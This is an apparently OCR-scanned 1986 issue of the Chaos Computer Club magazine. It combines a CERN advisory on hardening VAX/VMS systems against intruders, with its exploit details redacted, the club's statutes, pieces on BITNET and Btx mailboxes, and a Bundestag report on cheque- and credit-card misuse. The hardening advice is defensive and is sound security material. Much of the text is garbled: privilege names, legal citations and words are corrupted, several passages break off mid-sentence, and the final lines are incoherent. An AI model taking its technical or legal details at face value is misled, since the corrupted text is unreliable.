Wir fragen nun Euch, die User, Hacker und Datenreisenden, muss es so sein und ist das wirklich alles richtig so? Kaum gibt es ein neues (im Ausland schon lange vorhandenes) Medium, so fühlen sich offensichtlich auch schon wieder einige höher Beamte um ihr Monopol bedrängt. Es gibt ja schließlich auch noch TELEBOX von der Post. Für gewerbliche Anwender ge-plant. Leure die aus Spass an der Sache und ohne Kosten für andere läden verwickelten sind dort aber auch nicht gefragt. Einige fürchten MUßSEN DIE MEHLBOXEN SO SCHNELL SCHON WIEDER STERBEN! Aber die Mehlboxen sind ein Mei-nestück Freiheit und Freizeit und verbreiten sich eher wie ein Virus mit West/Ost-Gefälle!

hcl0/85 Sy/RAKs  
mailbox15.wt 860323









intruder tried to pass (as already happens for VXCRNA). Closing the EXCITE/INDEX gap is equally difficult since it implies closing access from a set of X25 addresses, some of which might be legitimately employed by valid CERN users. Most of the following points are fully described in the VMS V4 System Security manual!

\* The most obvious first precaution is: **no all users** should have effective passwords. Cases where user name = password should be positively banned. At first sight, the only risk in having such trivial passwords would be the loss or corruption of that user's files. However, once inside the system, a VMS knowledge-based intruder may well find other interesting possibilities. VMS is not hacker-proof, especially if some of the following items are not respected. A simple DCU command file can be used to check for such useless passwords.

should enforce minimum length passwords, say a minimum of 5 characters. In the limit, the use of password expiry times might be necessary, forcing regular changes of password. This last item, forcing password changes, might be thought to reduce the user-friendliness of VMS (as do most of the suggestions in this paper), but it would be useful to trace accounts unused for a long time; these are exactly the accounts that hacker's pick on to ardent for their own use.

Where a user has some special privilege (and this should be enforced and perhaps the minimum length should be longer. Apart from the obvious privileges to be careful with (SET PRIV, SYS, CMKPRN, BYPASS, OPER, etc) are DETACH and RECALL. The first gives its owner the possibility to issue a RUNUIC= command where the UIC could be a system ID! The second gives write access to all file headers, thus allowing its owner to change a file protection, for example.

disc, for example to help them log in to another VAX across the network. This compromises not only the account being hacked, but the corresponding VAX also.

save set and you include the username and password in the command string in the form node"username password".... then the password will appear in clear text in the save set. We have complained to the author of BACKUP about this but

\* From time to time, bugs or security gaps are reported in particular versions of VMS. These should be closed as soon as a fix is available. For example, under VMS x.x, any user in the system can xxxxxxxxxxxxxxxxxxxxxxxx to the system

xxxxxxxxxxxxxxxxxxxxxx[and another  
xxxxxxxxxxxxx in the system). This is equivalent to the  
xxxxxxx xxxxxxxx and can lead to abuse. The  
published protection against this is to set the fol-  
lowing command into the

```
$XXXXXXXXXXXXXXXXXXXXXX  
$XXXXXXXXXXXXXXXXXXXXXX  
$XXXXXXXXXXXXXXXXXXXXXX
```

xxxxxxxxxxxxxxxxxxxx  
This bug is fixed in VMS x.x:

System managers might consider access to certain privileged accounts during nights and weekends. This is easy to implement using the primary/secondary options in the authorization file and a command file run at regular times. Accounts such as xxxxxxx and xxxxxxxx should always be disabled when not in active use and their passwords disabled. However, does the SYSTEM account need to be open all weekend when you know it will not be needed until Monday? Perhaps such accounts should be disabled for access in NETWORK mode or from DIALUP lines. And so on.

A particular case of this is the xxxxx account. In general, xxxxxxxxxx are not careful with their passwords, especially on a site with many VAXs. It is strongly suggested that: xxxxx should be generally disabled unless xxxxxxxxxx have been specifically called. A trivial command file run by any privileged user (OPS or SYSTEM) could be written to enable it. If you want xxxxx xxxxxx to be able to look at your error log without your enabling their account, they could be given a non-privileged account and access to the error log via an access control entry. Although xxxxxxxxxx might (will) not like this, it is a standard practice in many Digital offices as well as at some user sites.

Some files should be protected by security access to control entries such that certain types of access to them are logged. Examples would be SYSUAF, VSAS, VMISAGES.DAT, the NET-DAT files in the SYS-SYSTEM, all page, swap and dump files. All these files have no need to have any "world" access, nor even read. The RIGHTLIST-DAT file however, does need world-read access but could have an access control entry for other types of access. Finally, any xxxxxx and xx xxxxx xxxxx should have no world access since they may xxxxxxx xxxxxxxxxx.

Some images may be left generally accessible but installed with accounting selectively enabled so that their use is recorded. Examples here would include INSTALL, NCP, AUTHORIZE, ACCOUNTING. The aim is not to stop them being used (a clever hacker could easily get round this) but to be able to see when they are used and by whom. The various VMs xxxxxxxx should be xxxxxxxx. These will log broken attempts, changes to the authorisation file and so on. These can be linked to CERN-written programs which will, for example, kill any unauthorised process which tries

There is a problem with the way that the xxx documentation is written. If you have xxxxxxxxxxxx, your system could be used as a "port of entry" for these hackers. There already exists a standard xxxxx utility called xxxxxxxx which will allow the system manager to setup a list of DTE (X25 addresses) to or from which calls are allowed or excluded; a list of users who are allowed to use X25 to gain access to or from a remote system; and a list of "objects" (programs) which are accessible via X25 for remote users. Although this might seem a little heavy - and the documentation may need to be read several times before it is understood - X25 system managers are strongly encouraged to consult the xxx documentation for more details on xxxxxxxxxxxx.

\* Other network products, e.g. J-NET, may have their own security gaps. We have done some simple tests on TCP/IP and EAN and found the following.

In TCP/IP, the system manager can declare server processes. It seems that TCP/IP starts such processes with whatever privilege it itself is installed with. Since this usually includes CMKRL, your system is thus vulnerable to simple coding errors by the author of the server, without even considering the dangers of hackers! We are investigating this.

EAN has an even bigger loophole. When users register with EAN, they are asked for an EAN password. This is then stored in a file on the users' account with a standard name - in clear text. Further, this file is created by EAN with world read privilege. Although users are requested to choose a different password to their VMS passwords, many use the same password. We are investigating making this file less accessible. System managers with EAN installed are invited to contact me for the name of this file.

If you suspect that your system has been hacked, isolate the account used as soon as possible. Making it xxxxxx is not enough since batch and regular jobs can still pass. Use the xxxxxxxx qualifier in AUTHORIZE. Also, check that the hacker has not altered other records if you suspect he had privilege. xxxxxxxxxx has a trivial command file to check for this. Finally, check that strange files were not created in the "attacked" account.

**(Special Thanx to A.S.)**

„The reach of children“ steht für „Erreichzone“ bei System-Managern, die Hacken als antisozialer Fähigkeit beschreiben. Das widerlegt „Hilfshacker“ in dieser Ausgabe. „2 bis 32“ steht für „2 bis 32“ in der Ausgabe. „frei und unzensuriert auf allen Medien“ fordert die Multiethnographische Gruppe MinusDetail. Diesen Anteil haben Hacker auf den Rechnersystemen – auch auf VAXen – noch längst nicht erreicht.



# \*\*\* Dokumentation \*\*\*

## Satzung des Chaos Computer Club

### Präambel

Die Informationsgesellschaft unserer Tage ist ohne Computer nicht mehr denkbar. Die Einsatzmöglichkeiten der automatisierten Datenverarbeitung und Datenübermittlung bergen Chancen, aber auch Gefahren für den Einzelnen und für die Gesellschaft. Informations- und Kommunikationstechnologien verändern das Verhältnis Mensch-Maschine und der Menschen untereinander. Die Entwicklung zur Informationsgesellschaft erfordert ein neues Menschenrecht auf weitestgehend ungehinderte Kommunikation. Der Chaos Computer Club ist eine galaktische Gemeinschaft vor Lebewesen, unabhängig von Alter, Geschlecht und Rasse sowie gesellschaftlicher Stellung, die sich grenzüberschreitend für Informationsfreiheit einsetzt und mit den Auswirkungen von Technologien auf die Gesellschaft sowie das einzelne Lebewesen beschäftigt und das Wissen um diese Entwicklung fördert.

### § 1 Name, Sitz, Geschäftsjahr

(1) Der Verein führt den Namen "Chaos Computer Club". Der Verein wird in das Vereinsregister eingetragen und dann um den Zusatz "e.V." ergänzt. Der Verein hat seinen Sitz in Hamburg.  
(2) Das Geschäftsjahr beginnt am 1. März jeden Kalenderjahres.

### § 2 Zweck und Gemeinnützigkeit

(1) Der Club fördert und unterstützt Vorhaben der Forschung, Wissenschaft & Bildung, Erziehung, Kunst & Kultur, sowie der Volksververständigung im Sinne der Präambel oder führt diese durch. Der Vereinszweck soll unter anderem durch folgende Mittel erreicht werden:  
1. regelmäßige öffentliche Treffen und Informationsveranstaltungen  
2. Veranstaltung und/oder Förderung internationaler Kongresse, Treffen, sowie Telekonferenzen  
3. Herausgabe der Zeitschrift "Datenschleuder"  
4. Öffentlichkeitsarbeit und Teledistributing in allen Medien  
5. Arbeits- und Erfahrungsaustauschskreise  
6. Informationsaustausch mit den in der Datenschutzgesetzgebung vorgesehenen Kontrollorganen  
7. Hacken  
8. Hilfestellung und Beratung bei technischen und rechtlichen Fragen im Rahmen der gesetzlichen Möglichkeiten für die Mitglieder.  
(2) Der Club ist gemeinnützig; er dient ausschließlich und unmittelbar der Volksbildung zum Nutzen der Allgemeinheit. Er darf keine Gewinne erzielen; er ist selbstlos tätig und verfolgt nicht in erster Linie eigenwirtschaftliche Zwecke. Die Mittel des Clubs werden ausschließlich und unmittelbar zu den satzungsgemäßen Zwecken verwendet. Die Mitglieder erhalten keine Zuwendung aus den Mitteln des Clubs. Niemand darf durch Ausgaben, die dem Zwecke des Clubs fremd sind oder durch unverhältnismäßig hohe Vergütungen begünstigt werden.

### § 3 Mitgliedschaft

(1) Ordentliche Clubmitglieder können natürliche und juristische Personen, Handelsgesellschaften, nicht rechtsfähige Vereine sowie Anstalten und Körperschaften des öffentlichen Rechts werden. Die Beitrittsklärung erfolgt schriftlich oder fernschriftlich gegenüber dem Vorstand. Über die Annahme der Beitrittsklärung entscheidet der

Vorstand. Die Mitgliedschaft beginnt mit der Annahme der Beitrittsklärung.

(3) Die Mitgliedschaft endet durch Austrittserklärung, durch Tod von natürlichen Personen oder durch Auflösung und Erlöschen von juristischen Personen, Handelsgesellschaften, nicht rechtsfähigen Vereinen sowie Anstalten und Körperschaften des öffentlichen Rechts oder durch Ausschluss; die Beitrittspflicht für das laufende Geschäftsjahr bleibt hiervon unberührt.  
(4) Der Austritt ist nur zum Schluss eines Geschäftsjahres zulässig; die Austrittserklärung muß spätestens drei Monate vor Ablauf des Geschäftsjahres gegenüber dem Vorstand schriftlich abgegeben werden.

(5) Die Mitgliederversammlung kann solche Personen, die sich besondere Verdienste um den Club oder um die von ihm verfolgten satzungsgemäßen Zwecke erworben haben, zu Ehrenmitgliedern ernennen. Ehrenmitglieder haben alle Rechte eines ordentlichen Mitglieds. Sie sind von Beitragsleistungen befreit.

### § 4 Rechte und Pflichten der Mitglieder

(1) Die Mitglieder sind berechtigt, die Leistungen des Clubs in Anspruch zu nehmen.  
(2) Die Mitglieder sind verpflichtet, die satzungsgemäßen Zwecke des Clubs zu unterstützen und zu fördern. Sie sind verpflichtet, die festgesetzten Beiträge zu zahlen.

### § 5 Ausschluss eines Mitgliedes

(1) Ein Mitglied kann durch Beschluss des Vorstandes ausgeschlossen werden, wenn es das Ansehen des Clubs schädigt, seinen Beitragsverpflichtungen nicht nachkommt oder wenn ein sonstiger wichtiger Grund vorliegt. Der Vorstand muß dem auszuschließenden Mitglied den Beschluss in schriftlicher Form unter Angabe von Gründen mitteilen und ihm auf Verlangen eine Anhörung gewähren.  
(2) Gegen den Beschluss des Vorstandes ist die Anrufung der Mitgliederversammlung zulässig. Bis zum Beschluss der Mitgliederversammlung ruht die Mitgliedschaft.

### § 6 Beitrag

(1) Der Club erhebt einen Aufnahme- und Jahresbeitrag. Er ist bei der Aufnahme und für das Geschäftsjahr im ersten Quartal des Jahres im Voraus zu entrichten. Das Nähere regelt eine Bei-

# \*\*\* Dokumentation \*\*\*

tragsordnung, die von der Mitgliederversammlung beschlossen wird.

(2) Im begründeten Einzelfall kann für ein Mitglied durch Vorstandsbeschluss ein von der Beitragsordnung abweichender Beitrag festgesetzt werden.

### § 7 Organe des Clubs

Die Organe des Clubs sind  
1. die Mitgliederversammlung  
2. der Vorstand

### § 8 Mitgliederversammlung

(1) Oberstes Beschlussorgan ist die Mitgliederversammlung. Ihrer Beschlussfassung unterliegen  
1. die Genehmigung des Finanzberichts  
2. die Entlastung des Vorstandes,  
3. die Wahl der einzelnen Vorstandsmitglieder,  
4. die Bestellung von Finanzprüfern,  
5. Satzungsänderungen,  
6. die Genehmigung der Beitragsordnung,  
7. die Richtlinien über die Erstattung von Reisekosten und Ausgaben,  
8. Anträge des Vorstandes und der Mitglieder,  
9. die Ernennung von Ehrenmitgliedern,  
10. die Auflösung des Clubs.

(3) Die Mitgliederversammlung ist beschlussfähig, wenn mindestens fünfzehn Prozent aller Mitglieder anwesend sind. Beschlüsse sind jedoch gültig, wenn die Beschlussfähigkeit vor der Beschlussfassung nicht angezweifelt worden ist.

(4) Beschlüsse über Satzungsänderungen und über die Auflösung des Clubs bedürfen zu ihrer Rechtswirksamkeit der Dreiviertelmehrheit der anwesenden Mitglieder. In allen anderen Fällen genügt die einfache Mehrheit.

(5) Jedes Mitglied hat eine Stimme. Juristische Personen haben einen Stimmberechtigten schriftlich zu bestellen.

(6) Auf Antrag eines Mitgliedes ist geheim abzustimmen. Über die Beschlüsse der Mitgliederversammlung ist ein Protokoll anzufertigen, das vom Versammlungsleiter und dem Protokollführer zu unterzeichnen ist; das Protokoll ist allen Mitgliedern zugänglich zu machen und auf der nächsten Mitgliederversammlung genehmigen zu lassen.

### § 9 Vorstand

(1) Der Vorstand besteht aus sieben Mitgliedern:  
1. den Vorsitzenden,  
2. zwei stellvertretenden Vorsitzenden,  
3. dem Schatzmeister,  
4. zwei Beisitzern und  
(2) Vorstand im Sinne des § 26 Abs. 2 BGB sind die Vorstandsmitglieder. Die Vertretungsmacht ist durch Beschlüsse des gesamten Vorstandes begrenzt.

(3) Der Vorstand beschließt mit der Mehrheit seiner satzungsgemäßen Mitglieder. Sind mehr als zwei Vorstandsmitglieder dauernd an der Ausübung ihres Amtes gehindert, so sind unverzüglich Nachwahlen anzuberaumen.

(4) Die Amtsdauer der Vorstandsmitglieder beträgt zwei Jahre; Wiederwahl ist zulässig.  
(5) Der Vorstand ist Dienstvorsetzter aller vom Club angestellten Mitarbeiter; er kann diese Aufgabe einem Vorstandsmitglied übertragen.

(6) Der Schatzmeister überwacht die Haushaltsführung und verwaltet das Vermögen des Clubs. Er hat auf eine sparsame und wirtschaftliche Haushaltsführung hinzuwirken. Mit dem Ablauf des Geschäftsjahres stellt er unverzüglich die Abrechnung sowie die Vermögensübersicht und sonstige Unterlagen von wirtschaftlichem Belang den Finanzprüfern des Clubs zur Prüfung zur Verfügung.  
(7) Die Vorstandsmitglieder sind grundsätzlich ehrenamtlich tätig; sie haben Anspruch auf Erstattung notwendiger Ausgaben im Rahmen einer von der Mitgliederversammlung zu beschließenden Richtlinie über die Erstattung von Reisekosten und Ausgaben.  
(8) Der Vorstand kann einen "Wissenschaftlichen Beirat" einrichten, der für den Club beratend und unterstützend tätig wird; in den Beirat können auch Nicht-Mitglieder berufen werden.

### § 10 Finanzprüfer

(1) Zur Kontrolle der Haushaltsführung bestellt die Mitgliederversammlung Finanzprüfer. Nach Durchführung ihrer Prüfung geben sie dem Vorstand Kenntnis von ihrem Prüfungsergebnis und erstatten der Mitgliederversammlung Bericht.  
(2) Die Finanzprüfer dürfen dem Vorstand nicht angehören.

### § 11 Erfa-Organisation

(1) Der Club bildet zur Durchführung seiner Aufgaben regionale Erfahrungsaustauschskreise (Erfa-Kreise). Sie bestimmen ihre Organisationsstruktur selbst.

(2) Aufgabe der Erfa-Kreise ist ferner:  
1. die Entscheidungsbildung im Club zu fördern und vorzubereiten,  
2. Mitglieder für den Club zu werben.

(3) Beabsichtigt ein Erfa-Kreis bestimmte Themen oder Aktivitäten mit überregionalen Bezug an die Öffentlichkeit zu tragen, ist dies vorher mit dem Vorstand des Clubs abzustimmen.

(4) Jeder Erfa-Kreis bestimmt einen Erfa-Kreisvertreter. Die Erfa-Kreise sollen sich eine Organisationsstruktur geben, die mit dem Erfa-Beirat abzustimmen ist.

### § 12 Erfa-Beirat

(1) Der Erfa-Beirat besteht aus den Erfa-Vertretern, die Clubmitglieder sind.  
(2) Der Erfa-Beirat schlägt der Mitgliederversammlung aus seiner Mitte den Erfa-Repräsentanten zur Wahl in den Vorstand vor.  
(3) Der Erfa-Beirat wirkt bei der Führung der Clubgeschäfte beratend und unterstützend mit. Er hat dabei insbesondere die Aufgabe, die Belange der Erfa-Kreise zu vertreten.

### § 13 Auflösung des Clubs

Bei der Auflösung des Clubs oder bei Wegfall seines Zweckes fällt das Clubvermögen an eine von der Mitgliederversammlung zu bestimmende Körperschaft des öffentlichen Rechts oder eine andere steuerbegünstigte Körperschaft zwecks Verwendung für die Volksbildung.

Hamburg, den 16. Februar 1986

## Bitnepp

"Für immer wurde der Betrieb des Relays an der Cornell Universität in New York eingestellt", so berichtete die dpa-Meldung vom ...  
Wir wissen nicht, wer ihnen diese freundliche Mitteilung überreicht hat, wir empfehlen SEND/REM CORNELL RLY (ehemals CORNELL MAS).

Angeblieh haben es die Hacker doch geschafft, über BITNET ganze Rechnetze herunterzufahren und wichtige Dateien "unwissentlich vernichten". Wilde Spekulationen über Plannungen "elektronischer Bombeneinschläge" wurden in den Pressemeldungen verkauft. Die "Hackergefahr" kann nach Ansicht der Cornell Uni nicht so groß gewesen sein, da das System bereits nach etwa drei Monaten unter geringfügig geänderten Namen wieder am Netz hing.


Zu EARN/BITNET, um das es in diesem Zusammenhang geht einige sachliche Anmerkungen:

Tatsache ist, daß Dialoge auf EARN/BITNET (von IBM gesponsort) mittels Konferenzprotokollen ständig überwacht werden können und auch wurden.

BITNET verbindet nahezu sämtliche Universitäten und Forschungszentren in den USA und Europa (über EARN = European Academic Research Network) und bietet JEDEM Benutzer der Rechner die Möglichkeit, Dateien mit JEDEM Benutzer desselben oder eines anderen Rechners übers Netz auszutauschen. Zur Förderung der Kommunikation wurde ein sog. "Interchat Relay Network" eingeführt, das online Konferenzschaltungen erlaubt. So haben sich zum Beispiel die Wissenschaftler, die die Giotto-Sonde zur Erforschung des Kometen Halley überwachen in der Zeit, in der sie darauf warteten, daß irgendetwas schlief, die Langeweile bei einem lockeren Chat vertrieben.

Eben auf diesen "Relays" haben sich auch deutsche und Schweizer Hacker etabliert, um an den Gesprächen konstruktiv teilzunehmen. Es ist also wie gesagt nicht möglich, auf fremden Rechnern Dateien zu löschen oder gar Betriebssystemkommandos auszuführen, d.h. die dpa-Pressemeldung lieferte einfach irreführende Informationen.

Doch zurück zu BITNET/EARN: Der Schweizer Zentralknoten CEARN (Genf) ist mit Darmstadt, Paris, Rutherford, Rom und Stockholm direkt verbunden und führt via diese Knoten theoretisch direkt in die USA, z.B. an die George Washington University in New York, praktisch klappt die Verbindung nicht immer reibungslos (Murphy schlug bereits diverse Male zu). An EARN hängen z.B. (fast) alle deutschen Unis, das DESY in Hamburg, das DFLV in München, Cern in der Schweiz und einige NASA Rechner. Für Ottonormalforscher sind de-



## Mailboxen im Btx-Wartesaal

Über externe Rechner wurde in Bildschirmtext eine Dialogmöglichkeit geschaffen. Einen guten Eindruck gibt der folgende Dialogmitschnitt; die Btx-üblichen Verwaltungs- und Farbinformationen wurden gestrichen.

Teilnehmer waren hallo und chaos-team

001: Dialog-Beginn 14:55:26

hallo aus HH  
und welche Mission treibt euch hierher?

wir testen die wartezzeiten  
(abgeschickt 14:58:22; Eingabe wurde durch Übermittlungsfehler "Eingabe abgeschickt" statt "Eingabe abgeschickt". Die Antwort traf um 15:01:03 ein.)  
na dann viel Spaß. Testet mal auch, wie oft man hinausfliegt. Ich wurde heute schon 6 mal hinausbefördert, aber das glauben die Veranstalter mir nicht.

ß da ist der msg dienst im postsystem schneller und bald wohl auch preiswerter  
ganz sicher, aber nicht das Angebot wie endet der dialog, wenn du nicht mehr da bist (rausloggst) für uns, merkt das system das?

mein Partner sendet noch eine Mitt. ab, die nicht ankommt, ich erhalte eine Postseite mit: die Verbindung wurde unterbrochen aus technischen Gründen.

ist bekannt, welche gebühren geplant sind? ich weiß nur das, was am Anfang gesagt wird. 0,08 pro Dialogschritt und 0,50 für den Einstieg.

0,07 kostet eine versendete msg über mailboxsysteme, der dialog dort in echtzeit 25 pfg die minute - welchen namen hat die systemzentrale?

weiß nicht, aber da sind meistens Beobachter im Programm unter ICR, Baff oder eine Kombination davon.

danke, dürfen wir diesen dialog veröffentlichen?

gerne, wenn er aussagekräftig genug ist ok, wie beendet man den dialog?

die nächste msg nicht absenden

Um 15:22:14 konnten wir den zweiten vorerst letzten Dialog beginnen. Ein Testlesen des Artikels dauerte xx Sekunden; per Btx ca. 20 Minuten.

/dpa/btx/btx.war.062401 1911

**Glaube an neue Dienste**  
Btx-Schwund statt Schwung bringt die neue Gebührenordnung. Zum Rückgang der Anbieterzahlen meinte der Leiter des Fernmeldedienstes in N. (Q:sz860701s26): "Man muß an neue Dienste glauben..."

## CCC auf kommerziellen Boxen – Rückschlag für private Betreiber?

"...aber in den Zentren keimt es. Einige Sysops gestalten ihre mailsysteme bewußt, sie agieren als So stand es in DS14 in der Ankündigung des Chaos Communication Congress 85. Den lokalen Mailboxen wurde steigende Qualität bescheinigt, das Bewusstsein der Betreiber für die Erfordernisse der Kommunikationsgesellschaft sei gestiegen.

Tatsächlich gibt es überall in diesem unseren Lande Sysops, für die ihre Mailbox mehr ist, als nur eine elektronische Mülleimer. Diese Betreiber investieren sehr viel Zeit und noch mehr Geld in die Entwicklung der lokalen Systeme, um eine Angleichung an den Standard der kommerziellen Boxen zu erreichen, das sie dem Standard in der Hinsicht zu überlegen, daß sie dem alten Grundsatz treu bleiben "Soviel Information wie möglich, so preiswert wie möglich". Da werden mal eben 10.000 DM in Hardware gesteckt, hunderte von Arbeitsstunden in Programmentwicklung investiert. Treibende Kraft bei dieser Entwicklung war dabei auch der CCC, der immer wieder unablässig forderte, die lokalen Systeme muten weg von der CB-Mulbox, hin zum (semi-)professionellen Standard und tatsächlich ließen diese Anregungen bei etlichen Betreibern auf fruchtbaren Boden, inzwischen entstehen bundesweit überall Systeme, die auf mehreren Leitungen gleichzeitig erreichbar sind, teilweise auch über Patex-D

Das Hauptproblem für die Betreiber dieser Systeme ist dabei das Otto-Normal-User-Karuzmachen, daß diese qualitativ hochwertigen regionalen Systeme nicht mehr kostenlos zugänglich sein können, weil alleine die Fernleidegebühren bis zu 400,- DM pro Monat betragen. Das ist angesichts der unzähligen C&B-Boxen, die zum Nulltarif am Netz hängen, schon ein schwieriges Unterfangen, das nur durch die erhebliche Leistungsinerung gegenüber den herkömmlichen Systemen sinnvoll und damit machbar wird. Nicht zu vergessen, daß die neuen regionalen und überregionalen Boxen auch ein gutes Stück mehr an informationeller Selbstbestimmung bieten, denn es stecken ja immer noch dieselben Leute dahinter, die im besten Sinne chaotischer Tradition agieren. In diese sehr schwierige Situation hinein platzt nun die Ankündigung des CCC, seinen Mitgliedern die Möglichkeit zu geben, ein kommerzielles Mailboxsystem für einen unglaublich günstigen Preis zu nutzen. Das ist auf den ersten Blick eine sensationelle Sache, denn bisher waren kommerzielle Boxen aufgrund der hohen Monatsgebühren für normale Sterbliche unerschwinglich. Auf den zweiten Blick jedoch ergeben sich daraus harte Konsequenzen für diejenigen Sysops, die gerade dabei sind, ihre Systeme, wie oben beschrieben, auszubauen, denn angesichts der neuesten Entwicklung erscheint es zunächst sinnlos, die Projekte weiterzuführen. Wozu ein System entwickeln, das dem Benutzer nur fünf Mark im Monat ein Subsidium der Leistungen kommerzieller Boxen bietet, wenn für relativ geringe Mehrkosten der Zugang zu den kommerziellen Systemen offen ist? Zwar ist dafür die Mitgliedschaft im CCC notwendig, was bei den normalen Boxen nicht der Fall ist, aber es stiert zu bedenken, daß es üblich wird, CCC-Mitglieder zu werden, um den Genuss der kommerziellen Box zu kommen. Diese Entwicklung kann durchaus dazu führen, daß die ausgedehnten Versuche, eine autonome informationssensiblen hohen Standards auszubauen, im Keim erstickt, oder zumindest auf lange Sicht behindert werden und es stellt sich die Frage, ob das tatsächlich im Sinne des Chaos Computer Clubs ist.

schon ist es bedauerlich, daß genau





# recht

Zu Artikel 1 Nr. 5 — § 266 a SGB —

Neben einer redaktionellen Klärstellung hat der Ausschuß die Überschrift erweitert. Dadurch soll vor allem die unterschiedliche Schutzrichtung zwischen Abs. 1 und Abs. 2 noch stärker verdeutlicht werden. Während Absatz 2, wie sich schon aus der Fassung ergibt, ein unrechtmäßiges Verhalten des Arbeitgebers (und der ihm durch § 14 SGB gleichgestellten Personen) zum Nachteil des Arbeitnehmers erfassen will, handelt es sich bei Absatz 1 (und ähnlich bei Absatz 3) um den Schutz der Solidargemeinschaft. Das Aufkommen der Sozialversicherungsträger und der Bundesanstalt für Arbeit soll dadurch strafrechtlich gewährleistet werden. Dies ist in Absatz 1 durch die Streichung eingetragener Merkmale des geltenden Rechts („erhalten“), einbehalten“ verdeutlicht worden, wodurch sich Absatz 1 bewußt von Absatz 2 unterscheidet. Damit können künftig auch Fälle bestraft werden, in denen Arbeitgeber und Arbeitnehmer einvernehmlich verabreden, bei Lohnzahlungen keine Beiträge abzuführen (zum bisherigen Recht vgl. BGH wistra 1982, 111). Da sich dies aus dem Wortlaut der Entwürfe bereits ergibt, ist eine zusätzliche Ergänzung des Textes, wie dies von dem Sachverständigen Stahlschmidt in der öffentlichen Anhörung erwogen wurde (vgl. Prot. Nr. 26, Anl. S. 6), nicht erforderlich. Auch unter Berücksichtigung der im Wirtschaftsausschuß geäußerten Kritik an § 266 a SGB ist der Ausschuß der Meinung, daß die Aufbringung der Mittel der Sozialversicherung ebenso wie die des Steueralkotens eines besonderen strafrechtlichen Schutzes bedarf. Davon geht schon das geltende Recht aus.

Zu Artikel 1 Nr. 5 — § 266 b SGB —

Der Rechtsausschuß empfiehlt mit Mehrheit, eine Strafvorschrift gegen den Mißbrauch von Scheck- und Kreditkarten einzuführen.

Das Scheck- und Kreditkartensystem hat inzwischen zu einer außerordentlichen Ausweitung des bargeldlosen Zahlungsverkehrs geführt und dadurch eine erhebliche volkswirtschaftliche Bedeutung erlangt. Das Scheckkarten ausstellende Kreditinstitut garantiert hierbei die Einlösung von Schecks auf speziellen zur Scheckkarte ausgegebenen Scheckformularen bis zu einem bestimmten Betrag (zur Zeit 400 DM) und nimmt damit dem Schecknehmer das Risiko eines ungedeckten Schecks ab.

Das Kreditkartengeschäft im Drei-Partner-System beruht auf dem gleichen Grundgedanken. Das Kartenausstellende Institut verpflichtet sich gegenüber dem Vertragsunternehmen, seine Forderungen gegen den Karteninhaber auszugleichen. Dabei ist es üblich, dem Vertragsunternehmen jeweils unterschiedliche Obergrenzen für einzelne Geschäfte zu setzen, bei deren Überschreitung Vertragsunternehmen bei Vorlage der Kreditkarte eine Genehmigung des Kreditkarteninstituts einholen müssen oder die Einlösungsgarantie verlieren. Daneben ist auch das Zwei-Partner-System gebräuchlich. Hierbei räumt ein Unternehmen mit der Kreditkartenausgabe seinem Kunden lediglich einen für alle Filialen gültigen Kundenkredit ein.

Durch die neue Strafvorschrift soll der Fall erfaßt werden, daß ein Scheck- oder Kreditkarteninhaber unter Verwendung der Karte Waren kauft und die Dienstleistungen in Anspruch nimmt, obwohl er weiß, daß das Kreditinstitut seine Rechnungen zu bezahlen hat und er selbst aber, z. B. nach einem Vermögensverfall nicht mehr in der Lage sein wird, die Auslagen zurückzuerstatten. Bestraft werden soll die dadurch verursachte Vermögensschädigung der Kreditinstitute.

Der Bundesgerichtshof hat in einem Urteil vom 13. Juni 1985, 4 StR 213/85 (BGHZ 83, 244) zum Kreditkartenmißbrauch festgestellt, daß eine solche Tatbestandsform nicht den Tatbestand der Untreue und des Betrugs erfüllt. Allerdings hat der Bundesgerichtshof in seiner Entscheidung vom 13. Juni 1985 unter Bestätigung seiner Entscheidung vom 28. Juli 1972 (BGHSt 24, 366) entschieden, daß ein Mißbrauch der Scheckkarte durch den Karteninhaber den allgemeinen Betrugsbestand nach § 263 SGB erfüllt. Er hat hierbei darauf abgestellt, daß die Scheckkarte im Scheckverkehr vorgelegt werde und nur den zusätzlichen Nachweis der Einlösungsrangie erbringe, während die eigentliche Handlung mit Erklärungswert die Hingabe des Schecks sei. Insoweit bestünde kein wesensmäßiger Unterschied zu der Einlösung eines ungedeckten Schecks ohne Scheckkarte. Diese Rechtsprechung des Bundesgerichtshofs wird vom Schrifttum bis heute mit der Begründung heftig kritisiert, daß sie mit den Gegenständen des Scheckkartensystems nicht im Einklang sei. Wie bei der Vorlage einer Kreditkarte brauche der Schecknehmer sich bei der Vorlage der Scheckkarte bis zur garantierten Summe über die Kreditwürdigkeit des Scheckausstellers keine Gedanken zu machen und werde das in der Regel auch nicht tun. Die Voraussetzungen des Betrugsbestands, nämlich der für die Vermögensverfügungen ursächliche Irrtum, sind deshalb in diesen Fällen nicht gegeben. Angesichts dieser Kritik aus dem Schrifttum ist davon auszugehen, daß die Entscheidung des Bundesgerichtshofs auf Dauer schwerlich Bestand haben werde.

Im Rechtsausschuß ist umstritten, ob der dargestellte Mißbrauch von Scheck- und Kreditkarten strafwürdig ist. Nach Auffassung der Mehrheit weist die dargestellte Tathandlung gegenüber dem geltenden Untreuebestand einem ähnlichen sozusagen zusätzlichen Kriminalitätsgehalt auf. Der neue Straftatbestand sei zum Schutze der Funktionsfähigkeit des bargeldlosen Zahlungsverkehrs, der eine volkswirtschaftliche Bedeutung erlangt habe, notwendig.

Die Minderheit lehnt die neue Strafvorschrift ab. Sie ist der Auffassung, daß die Verwendung der Scheck-, vor allem der Kreditkarten, allgemein keineswegs so positiv einzuschätzen sei, da das Kredit- und Scheckkartensystem die Gefahr einer Überschuldung der Inhaber in sich birge, wie es sich in der USA gezeigt habe. Vor allem würde mit dem Straftatbestand in systemwidriger Weise die Verletzung von Vertragspflichten strafrechtlich sanktioniert und der notwendige Rechtsschutz sei durch das Zivilrecht gewährleistet. Insbesondere sei es Aufgabe der Kreditinstitute, sich durch eine entsprechende Ausgestaltung der Rechtsbeziehungen zu den Inhabern der Scheckkarten und Kreditkarten und zu den Vertragsfirmen sowie durch eine sorgfältige Prüfung der Kreditwürdigkeit ihrer Kunden zu schützen.

8

Drucksache 10/5058  
Deutscher Bundestag — 10. Wahlperiode

Erfo-Kreise existieren in Westfalen, doch ist das in Westfalen-Mitglied vom einen Erfo-Kreis nicht und viel um.  
Mit diesen um Mithras und schreien eine Übersicht.

Eingeliegt bestand im Ausschuß, daß keine Notwendigkeit besteht, den Tatbestand auf andere Fälle von Mißbrauch, insbesondere auf den Gebrauch von Scheck- und Kreditkarten durch Nichtberechtigten auszudehnen. Die Anwendung des Betrugsstatbestandes reicht hier aus.

